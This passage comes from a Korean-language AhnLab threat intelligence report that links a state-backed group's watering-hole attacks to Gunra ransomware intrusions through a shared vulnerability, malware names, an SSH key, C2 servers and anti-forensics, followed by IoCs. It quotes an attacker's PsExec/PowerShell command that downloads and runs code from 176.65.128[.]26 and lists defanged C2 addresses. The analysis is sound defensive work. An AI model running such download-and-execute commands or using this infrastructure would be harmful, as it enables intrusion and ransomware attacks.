  - 키 : HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion
  - Value :USB_Keyboard_<Brandoor 로더 이름 앞 세글자를 10진수로 변경한 값>

이후 서비스로 실행된 Brandoor 로더는 "net.tmp"에서 생성했던 암호화된 Brandoor Config 레지스트리를 찾아 복호화한다. 복호화한 Brandoor Config 값 내에서 암호화된 Brandoor 파일 명과 키 값을 찾아 복호화 후 메모리에서 실행한다. 이때, Brandoor 또한 Config 값이 필요하기 때문에 레지스트리를 찾기 위해 Brandoor 로더 파일명을 인자 값으로 전달해준다.

3. Gunra 랜섬웨어 조직, 협업 의심 사례

Gunra 랜섬웨어 그룹은 2025년 4월부터 활동을 시작한 신규 랜섬웨어 조직으로, Conti v2 랜섬웨어의 소스 코드를 기반으로 자체 랜섬웨어를 제작한 것으로 알려져 있다. 이후 2026년 1월부터는 Ransomware-as-a-Service(RaaS) 모델로 전환해 제휴 프로그램을 통해 펜테스터와 해커를 모집하고 있다. 2026년 국가배후 해킹 그룹의 초기 침투 TTP가 사용된 사례에서 RaaS 형태의 Gunra 랜섬웨어가 함께 발견된 사례가 확인되었다. [13] [14]

2026년 국내 의료업체의 홈페이지에서 워터링 홀 공격이 발생하였으며 금융 보안 소프트웨어 A 취약점을 통해 "SyncHost.exe" 프로세스에 악성코드가 인젝션되었다. 이후 "net.tmp", "inet.tmp" 등의 악성코드 생성 행위가 발생하였으며 "uploadmgr" 서비스에 로더 악성코드가 등록되었다. 이러한 공격 방식은 위에서 다룬 국가배후 해킹 그룹의 워터링 홀 공격 사례와 동일하다. 하지만 최종적으로 Gunra 랜섬웨어가 설치되었으며 조직의 데이터가 탈취되었다.

3.1. 공격 사례 분석

- 최초 침해
  - 웹 브라우저로 국내 의료업체 홈페이지 방문
  - 금융 보안 소프트웨어 A의 앱 크래시 발생
  - 워터링 홀 경유 정황 확인
- 코드 실행
  - 금융 보안 소프트웨어 A의 앱 크래시 후 SyncHost.exe 프로세스 인젝션
  - 이후 SyncHost.exe가 악성코드 net.tmp(드로퍼), inet.tmp(권한 상승 도구) 등 악성코드 생성 및 실행
- C2 통신
  - SyncHost.exe의 C&C 서버 통신
  - 백도어의 C&C 통신
  - 피해 시스템에 SSH 리버스 터널링 구축
  - Socat을 이용한 포트 포워딩
- 내부 정찰

[13] https://atip.ahnlab.com/intelligence/view?id=1f4bec4c-812a-482c-aa7f-74d729c580a1

[14] https://atip.ahnlab.com/intelligence/view?id=922e4e16-dd52-44d6-8015-07d600cd9009

- SSH 세션 기반 대역 스캔
- 백업 경로 탐색

- 자격 증명 정보 탈취
  - 피해 시스템의 관리되고 있지 않은 Windows Server 2003의 NTLM 해시 탈취
  - 단일 패스워드를 다중 시스템에 사용
- 지속성 유지
  - 백도어를 실행하는 로더 악성코드를 uploadmgr 서비스에 등록
  - 공격자의 SSH 공개키 복사
- 측면 이동
  - 중앙 집중형 관리 솔루션을 악용해 악성코드 배포
- 원격 제어
  - 백도어 설치
  - 내부 이동 수단으로 RDP 및 SSH 프로토콜 사용
- 흔적 제거
  - history 및 시스템 이벤트 로그 삭제
- 임팩트
  - Gunra 랜섬웨어를 이용한 파일 암호화
  - 조직의 데이터 수집 및 FileZilla를 이용한 유출

3.2. 기술적 연계 정황




Figure 32. 공격 단계별 공통 TTP와 기술적 연계 정황

3.2.1. 동일 워터링 홀 페이지와 금융 보안 소프트웨어 A 취약점 악용

국가배후 해킹 그룹과 Gunra 랜섬웨어 공격에서는 동일한 국내 의료업체 홈페이지가 워터링 홀 유포지로 사용되었다. 해당 홈페이지는 2025년 7월 국가배후 해킹 그룹이 국내 S사의 "금융 보안 프로그램 T" 취약점 공격을 유포하는 데 사용되었으며, 2026년 1월에는 금융 보안 소프트웨어 A 취약점을 이용한 공격에도 활용되었다.[15]

이후 2026년 3월에는 동일한 홈페이지를 통한 워터링 홀 공격에서 금융 보안 소프트웨어 A 취약점이 다시 악용되었으며, 최종적으로 Gunra 랜섬웨어 감염까지 이어진 정황이 확인되었다. 특히 2026년 1월 국가배후 해킹 그룹의 공격과 2026년 3월 Gunra 감염 사례는 동일한 워터링 홀 페이지와 금융 보안 소프트웨어 A 취약점을 공통으로 이용한 뒤 SyncHost.exe 프로세스에 악성 코드를 인젝션하는 동일한 후속 행위가 확인되어, 기술적 협업 또는 연계 가능성을 뒷받침한다.

[15] https://atip.ahnlab.com/intelligence/view?id=7319f575-ffb4-4ff0-acde-024321ce7e33

Figure 33. 두 조직에서 사용된 금융 보안 소프트웨어 A 취약점 워터링 홀 페이지

3.2.2. 설치되는 악성코드 및 특징

국가배후 해킹 그룹의 워터링 홀 공격 사례에서는 "SyncHost.exe"가 악성코드 "net.tmp", "inet.tmp"와 같은 이름의 악성코드를 생성하였는데, 대부분의 사례에서 "net.tmp" 또는 "_net.tmp" 파일은 Brandoor 드로퍼이며 "inet.tmp" 또는 "_inet.tmp"는 권한 상승 도구이다.




Figure 34. 악성코드 설치 흐름

이와 같은 악성코드 생성 흔적은 Gunra 랜섬웨어 공격 사례에서도 동일하게 확인되었다. 관련 파일은 수집되지 않았으나, Microsoft 정상 프로세스가 "net.tmp"와 "_net.tmp"라는 이름의 Brandoor 드로퍼형 악성코드를 생성한 로그가 확인되었다. Brandoor 드로퍼는 서비스 DLL 형태의 로더와 암호화된 데이터 파일 형태의 Brandoor를 생성한 후, 로더를 Windows 서비스로 등록한다. 서비스 이름은 무작위로 생성되지만 "uploadmgr"가 높은 빈도로 사용된다. 이러한 파일 생성 및 서비스 등록 패턴은 국가배후 해킹 그룹의 워터링 홀 공격뿐만 아니라 Gunra 랜섬웨어 감염 사례에서도 동일하게 확인되었다.

두 공격 사례는 악성코드 파일명과 서비스 이름뿐만 아니라 실행 인자에서도 동일하거나 유사한 특징을 보였다. Gunra 랜섬웨어 공격에서 권한 상승 도구인 "inet.tmp"는 "x9nsB3iYUWiDT6BZKO5pgtMW"를 인자로 사용하여 실행되었다. 해당 인자는 과거 국가배후 해킹 그룹의 국내 웹 서버 공격에 사용된 "UACMe" 기반으로 만들어진 권한 상승 도구의 실행 인자와 동일하다. [16] 또한 Brandoor 드로퍼의 파일명으로 주로 사용되는 "net.tmp" 역시 아래와 같이 GUID 형식의 실행 인자와 함께 실행된 사실이 확인되었다.

국가배후 해킹 그룹 사례	Gunra 랜섬웨어 공격 사례
I61231-LIQ3N5-R32A46-GFJ5CT-NPW664 KGX152-6M2V9Z-16KIPG-KAJRE4-PR376C SRZKQ2-CX9UY6-9N9IN3-42775P-9T751T	XUZH74-H4T5PL-523C3L-IAIN76-39I47407

[16] https://atip.ahnlab.com/intelligence/view?id=b894b420-40da-481d-839d-7381a6acca32

X531QV-4N9YFH-SRLJNP-5RA3GN-R68HCW WAE483-1YWR99-I41656-KK7A14-91K794 PY1ZC3-SQBT14-Q46V5T-56925U-3X9Z4Y 41X787-957J2G-2IR4I4-ISQ85A-K5QA83 CB11V7-1JBA37-6A74AD-A8X1UG-IKL735	

Table 9. net.tmp 실행 인자

3.2.3. SSH Key Fingerprint

국가배후 해킹 그룹의 워터링 홀 공격 사례에서 공격자는 SSH 서비스를 설치하고 공격자 계정을 등록하는데, 공격자의 공개키인 "administrators_authorized_keys"를 공격자의 시스템에서 피해자의 PC로 복사하였다. 공격자가 사용한 SSH 키의 SHA-256 Fingerprint는 "Qr1to32lQHxEu6phzNyrTZrU0iElrOfVWMBLnqoen24"였다. 해당 Fingerprint는 Gunra 사례에서도 동일하게 사용되었는데 취약점 발생 이후 OpenSSH를 설치한 후 SSH 이벤트 로그에서 공개키 기반 로그인 로그가 발생하였다. 해당 로그에서 국가배후 해킹 그룹의 워터링 홀 공격 사례와 동일한 SSH Key Fingerprint인 "Qr1to32lQHxEu6phzNyrTZrU0iElrOfVWMBLnqoen24"가 확인되었다.

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC48rIQEO5ZKjn1A
+9geH837AiBsqq3EUt1r8EWp5UOHoVJ9CIv6TJq5Pdw5bVouVPYNMKO/
2Tz3PgADv5JPZOGf9f5KrN0opc+vt3EbL0c7YoibB5b
+n3EgggyDYtoTwTdFedHDKAS77ok1o525cFCDOl6Sct+U/
CfYHVJD9LPeXqFNhWPa3GOzBghR0Fael2tC66uv/aoa09yEL2eQYX/1fYWa5yXTgkKG+tTZnHz
+R29sAVVIERz8G2Pw8Z8KoHTzaVit7fjxeVX7dmU8ozGTIzjrthtc86SmlEL7cLaNxat8uS7ABzD6
lLvZud7ctBnXFqH7yMOSwTzdV+8zYZIqOkymjmSZFJPu99IJvH9iPxcT5NfHCb0iDmj4/
9uuFpUWsOMwgWFUEwQF5CN0VVAQJlgaqKHKKaUos+LtzohnCS/baUG4agbPGpDgc//k34i/
TFkexYbhB8vZmHSstDXSJ0yKwiG6EBF/u/wGiyxNwv3ED0iQetmBH8g7YMVH5c=
monitoring-account
```

Figure 35. 공격자의 SSH 공개키 파일

3.2.4. 네트워크 인프라

A. 다운로드 주소 / 리버스 터널링 주소

C&C 서버 주소 또한 국가배후 해킹 그룹이 사용한 사례와 Gunra 사례가 동일한 경우가 확인되었다. "176.65.128[.]26"는 국내 IT 서비스 업체를 대상으로 한 워터링 홀 공격 사례에서 OpenSSH 기반 리버스 터널링 주소로 사용되었지만 이후 국내 제약 회사 및 교육업체 대상 Gunra 랜섬웨어 공격 사례에서도 사용되었다. Gunra 공격자는 중앙 집중형 관리 솔루션을 악용해 다음과 같은 명령을 실행하는 형태로 추가 페이로드를 다운로드하였다. "hotfix.exe"는 실제로 PsExec이며 Gunra 공격자는 PsExec을

이용해 파워쉘 명령을 실행할 때 다수의 공격 사례에서 "'http:'+[char]47+[char]47+" 형태의 패턴을 사용하였다.

> hotfix.exe -accepteula powershell -c IEX(New-Object System.Net.WebClient).DownloadString('http:'+[char]47+[char]47+'176.65.128[.]26:443')

B. 워터링 홀 공격 및 리다이렉트 주소

워터링 홀 주소로 사용된 국내 의료업체 홈페이지는 국가배후 해킹 그룹 공격 사례와 Gunra 공격 사례 모두에서 사용되었다. 다른 사례에서는 워터링 홀 공격 이후 리다이렉트되는 주소가 동일하게 사용되기도 하였다. 국내 언론사 사이트가 워터링 홀 페이지로 사용된 공격 사례에서 "jshosting[.]me"가 취약점 스크립트를 유포하는 주소로 사용되었는데 해당 공격 사례에서는 Brandoor 백도어가 유포되었다. "jshosting[.]me"는 이후 Gunra 공격자의 국내 제약 회사 대상 공격에서도 동일하게 워터링 홀 공격의 취약점 스크립트 유포 주소로 사용되었다.

3.2.5. 안티 포렌식 기법

국가배후 해킹 그룹 공격 사례와 Gunra 공격 사례 모두에서 악성코드가 4글자의 랜덤한 이름으로 변경 후 삭제되었다. 일반적으로 악성코드를 완전하게 삭제하기 위한 목적으로 공격자들은 데이터를 덮어쓴 후 이름을 변경하고 삭제하는데, 이러한 방식이 사용될 경우 파일 복원이나 데이터 카빙 기법을 통한 데이터 복구가 어렵다. 두 공격자 모두 해당 기법을 사용한 것으로 보이며 파일 이름을 변경하는 방식도 동일하다.

사례	원본 경로	삭제 전 변경 경로
국가배후 해킹 그룹	C:\ProgramData\net.exe	C:\ProgramData\vskz
	C:\ProgramData_net.tmp	C:\ProgramData\cdss
	C:\ProgramData\netuser.exe	C:\ProgramData\zpil
	C:\ProgramData\SXSHARED.DLL	C:\ProgramData\loqm
Gunra	C:\ProgramData\inet.tmp	C:\ProgramData\uwwz
	C:\ProgramData\net.tmp	C:\ProgramData\dpke
	C:\ProgramData\net.tmp	C:\ProgramData\lvlu

Table 10. 안티 포렌식 기법에서 사용된 파일명

결론

2026년 상반기 동안 국가배후 해킹 그룹은 워터링 홀과 스피어 피싱을 병행하며, 국내 금융 보안 소프트웨어 A와 금융 보안 소프트웨어 I의 취약점을 악용해 Brandoor, Struggle과 같은 백도어를 설치하였다. 같은 기간 Gunra 랜섬웨어 그룹도 국내 제약 회사를 대상으로 랜섬웨어를 유포하였으며, 2025년 4월 활동을 시작한 이후 이중 갈취 전략과 RaaS 모델을 기반으로 피해 기업에 금전적 요구를 강요하고 있다. 두 공격은 최종 목적은 다르지만, 초기 침투와 후속 행위에서 공통된 기술적 흔적이 확인된다는 점에서 단순한 개별 사건이 아니라 연계 가능성을 검토해야 하는 공격 흐름으로 볼 수 있다.

ASEC은 국가배후 해킹 그룹의 공격 사례와 Gunra 랜섬웨어 그룹의 공격 사례를 분석하던 중 Gunra 랜섬웨어 공격 사례에서 사용된 취약점, 악성코드, 네트워크 인프라 및 SSH Key Fingerprint가 국가배후 해킹 그룹의 공격 사례에서 사용된 것과 동일한 점을 확인하였다. 동일한 금융 보안 소프트웨어 A 취약점이 사용되었다는 점 외에도 사용된 악성코드의 이름, 실행 인자 그리고 C&C 서버 주소가 동일하다. 즉 최종적으로 랜섬웨어를 설치한다는 점을 제외하면 초기 침투 TTP가 동일하다.

다만 현재 확인된 공통점만으로 두 공격 주체가 동일하다고 단정하기는 어렵다. 동일한 취약점, 도구, 인프라, SSH Key Fingerprint의 재사용은 협업, 인프라 공유, 접근 권한 거래 또는 일부 운영 자원의 중복 사용 가능성을 모두 포함한다. 따라서 두 공격을 동일 주체의 활동으로 결론짓기보다, 기술적 연계 가능성이 높은 사례로 분류하고 지속적인 추적과 추가 증거 확보가 필요할 것으로 보인다.

국가배후 해킹 그룹과 Gunra 랜섬웨어 공격자가 악용 중인 국내 금융 보안 소프트웨어는 다양한 기업 환경뿐 아니라 다수의 개인 PC에서도 사용되는 프로그램이다. 특히 해당 취약점은 사용자가 특정 페이지에 접속하는 것만으로도 발현될 수 있어, 공격 대상이 명확히 지정된 조직뿐 아니라 취약 소프트웨어를 사용하는 일반 사용자 환경까지 위험에 노출될 수 있다. 공격자들은 워터링 홀 공격 기법을 지속적으로 활용하면서 금융 보안 소프트웨어 취약점을 악용해 공공, 언론, 의료, 제약, 제조, IT 등 다양한 분야를 대상으로 공격을 시도하고 있다.

보안 담당자는 본문과 IoC 항목에 포함된 유포지, C&C 주소, 파일 해시, SSH Key Fingerprint 등 침해 지표의 차단 및 탐지 정책을 재점검해야 한다. 또한 금융 보안 소프트웨어 A와 소프트웨어 I의 최신 업데이트 적용 여부를 확인하고, 웹 접속 이후 정상 프로세스 인젝션, 의심 서비스 등록, OpenSSH 기반 리버스 터널링, 비정상적인 파일명 변경 및 삭제 행위에 대한 모니터링을 강화해야 한다. 이러한 선제적 조치를 통해 유사 공격의 초기 침투와 내부 확산 피해를 최소화할 수 있다.

안랩 대응 현황

안랩 제품군의 진단명과 엔진 날짜 정보는 다음과 같다.

- Trojan/Win.Lazardoor.R702007 (2025.04.23.03)
- Trojan/Win.Loader.R774678 (2026.05.07.00)
- Trojan/Win.Loader.R776092 (2026.06.10.02)
- Trojan/Win.LazarLoader.C5828584 (2025.12.29.03)
- Backdoor/Win.StruggleBeacon.C5830888 (2025.12.23.00)
- Ransomware/Win.Gunra.C5834498 (2026.06.15.03)
- Trojan/Win.LazarLoader.C5834885 (2026.01.07.02)
- Backdoor/Win.StruggleBeacon.C5834954 (2026.01.08.02)
- Trojan/Win.MicLoad.C5842956 (2026.03.13.00)
- Trojan/Win.PersistChain.C5849613 (2026.02.24.00)
- Trojan/Win.PersistChain.C5849614 (2026.02.24.00)
- Trojan/Win.LagoLoader.C5856964 (2026.03.23.03)
- Trojan/Win.Loader.C5856966 (2026.05.13.02)
- Infostealer/Win.BrowserPass.C5857115 (2026.05.13.02)
- Trojan/Win.HttpLoader.C5860165 (2026.03.27.02)
- Trojan/Win.Agent.C5879630 (2026.05.07.00)
- Trojan/Win.Loader.C5879972 (2026.05.07.03)
- Trojan/Win.Agent.C5882154 (2026.05.12.03)
- Trojan/Win.Agent.C5882155 (2026.05.12.03)
- Trojan/Win.Agent.C5882751 (2026.05.14.00)
- Trojan/Win.Agent.C5883242 (2026.05.15.00)
- Backdoor/Win.Brandoor.C5887116 (2026.06.15.03)
- Backdoor/Win.Brandoor.C5887117 (2026.06.15.03)
- Trojan/Win.Agent.C5888570 (2026.05.26.03)
- Trojan/Win.Loader.C5888572 (2026.05.26.03)
- Trojan/Win.Agent.C5889750 (2026.05.29.00)
- Backdoor/Win.Brandoor.C5915551 (2026.07.27.02)
- WebShell/ASP.Generic.SC290544 (2025.08.06.03)

- Exploit/JS.Generic.SC310619 (2026.03.31.02)
- Exploit/JS.Generic.SC310620 (2026.03.31.03)
- Exploit/JS.Generic.SC311167 (2026.04.02.03)
- Exploit/JS.Generic.SC310622 (2026.03.31.01)
- Exploit/JS.Generic.SC311167 (2026.04.02.03)
- Exploit/JS.Generic.SC310624 (2026.03.31.01)
- Exploit/JS.LazarLoader.SC314706 (2026.05.23.00)
- Exploit/JS.WateringHole.SC314663 (2026.05.22.02)
- Trojan/BIN.Agent (2026.05.30.01)
- Trojan/BAT.Runner (2026.05.26.02)
- Ransomware/Linux.Agent.84512 (2026.03.24.00)
- Data/BIN.EncPe (2026.02.02.03)
- Trojan/BAT.Generic (2026.02.02.03)

IoC (Indicators of Compromise)

파일 Hashes (MD5)

관련 파일의 MD5는 다음과 같다.

A. 워터링 홀 공격 사례

- 2ebf18038e0c81297915a734ba020ff6
- 3c9fd3716f87fb633af92b1fc93680a6
- 46dbd03cbdebea6375403955520461bf
- 5295200468cbc4efc7e0b0673d05106d
- f165034e338bab6b121f3ba9bc0374c9
- f1b9c9a6a5adbddb7eaf64786ed61fee
- f215257eface32e03d91acaf44d91d92
- 1788a19397e0a7ab99f7445e2f8ecd8e
- 3b97c7621969b31b3b4f5975a82e2c00
- b40722c94cfee7b21f97073304cb2fba
- fe00578715e667c204a66c93c7611559
- 21bc39f1fa632b5348003d3beec0bc50
- 23357052f05e2060c4109e2d7fe5f00a
- 258928e7ceb61f13390b73c774c52934
- 2a3977663278e761036243cfb16ee0c4
- 3f694a68ff9a26feb38e6eb6d3c1e5a6
- 77cbe2c9c957110841405691ba438322
- 8b36d639de339149612222f3bc28fd60
- e340f0c34c644f990b03673176f52f84

B. 스피어 피싱 공격 사례

- 5079606f26ead1c75dbd8731d7033dd6
- 349965d33186500a42ab6a6efa0befbc
- d55edbe9569f3250784614157c9ffc68
- 537a11a7d53949c455852b71c6895287

C. Gunra 랜섬웨어 공격 사례

- 6512bc560bc2199c24f946b67c5bf1d5
- b3c4a6abd9c39ccae8a628f2ce2513b5

D. Struggle 사례

- 39b40d925c5f28a481e30c2d38feca4f
- 44d4022f67e2ab9f731cb0df9adc36c0
- 7f4a8f1eb120f168ab39dfb81256e7b1
- 80000db11057dc4709050205b2290321
- b7c1528311f62bd499ec396a29f684c7
- bd7a422b40df870285ec5620053ca0b2
- d554724c6392c9f2c2bc073d0a7ce21f

E. Brandoor 사례

- e8486a2ddc8e16a64261d48346ef5688
- e756d0545315a553a45a02e69a1cbe61
- 16e7e127eb6fc4611680070d9b56de80
- 7bc4b78001434b68355e9b57a822b9c1
- c5f9539e0b1c84654e475a08eca772ed
- 312cdb2032a5460f4a05939ea4f35c56
- 805804d1fc941796a529e52406a44305
- 3bf86507726a0c8e77ad3ce584a6cdab
- fe00578715e667c204a66c93c7611559
- 1788a19397e0a7ab99f7445e2f8ecd8e
- 325768e41af749183e1ad9a260910af3
- 2a4fe005442bea4ddcae0595099e8f3d
- 22133c0f18e3382b31a81390b3a8ba4c
- b20e27a003b0c43dfcd71111d5ed45f6
- 766f5ae486770ea0d59ed46569e694c6
- 4111e51fcadf34fc476afb6d97868cdf

관련 도메인, URL 및 IP 주소

다운로드 및 C&C 주소는 다음과 같다. (http는 hxxp로 변경)

A. 워터링 홀 공격 사례

a. URL

- hxxps://anyonecdn[.]com/bbs/view/?id=254865
- hxxps://myonlinestatus[.]net/list/dashboard/?id=20260123
- hxxp://cowincard[.]com/
- hxxps://quordtechservice[.]com/www/bbs/?id=20260123015897
- hxxps://security.heillamal[.]com/common/img_view.php?favicon.ico
- hxxps://goodrichcardirect[.]com/logo.png
- hxxp://141.164.61[.]90/file/config.php
- hxxp://158.247.232[.]35/bbns/bbns.php
- hxxp://27.102.138[.]60/user/admin.php
- hxxp://158.247.206[.]214/articles/list.php
- hxxps://cloudcontents[.]info/common/list_view/?id=20245934
- hxxps://jshosting[.]me/_common/_view/?id=2021043321

b. IP

- 104.131.203[.]210
- 104.207.135[.]174
- 141.164.44[.]139
- 141.164.47[.]123
- 141.164.55[.]236
- 144.172.116[.]121
- 158.247.200[.]50
- 158.247.212[.]35
- 158.247.240[.]44
- 158.247.245[.]18
- 167.1.17[.]177
- 176.65.128[.]26
- 31.220.5[.]43
- 45.32.121[.]84

- 45.32.25[.]205
- 45.76.48[.]70
- 51.15.109[.]222
- 77.73.66[.]137
- 86.106.85[.]89
- 154.205.138[.]70
- 154.90.62[.]67
- 118.219.232[.]101
- 114.108.139[.]39
- 158.247.206[.]214

B. 스피어 피싱 공격 사례

a. URL

- hxxp://autocad-bsd[.]com/
- hxxp://geonu906.github[.]io/
- hxxp://pythonapischool[.]com/
- hxxp://yeongbokkim.github[.]io/

b. FQDN

- hyundaio[.]com

C. Gunra 랜섬웨어 공격 사례

a. URL

- hxxps://anyonecdn[.]com/

b. IP

- 141.164.44[.]139
- 158.247.212[.]35
- 158.247.240[.]44
- 176.65.128[.]26
- 45.32.25[.]205

D. Struggle 사례

a. URL

- hxxps://goodrichcardirect[.]com/logo.png

E. Brandoor 사례

a. URL

- hxxp://64.176.225[.]7/user/member.php
- hxxp://158.247.230[.]158/articles/list.php
- hxxp://158.247.238[.]232/style/display.php
- hxxp://158.247.232[.]35/bbns/bbns.php
- hxxp://27.102.137[.]13/member/list.php

AhnLab Cyber Threat Intelligence Report

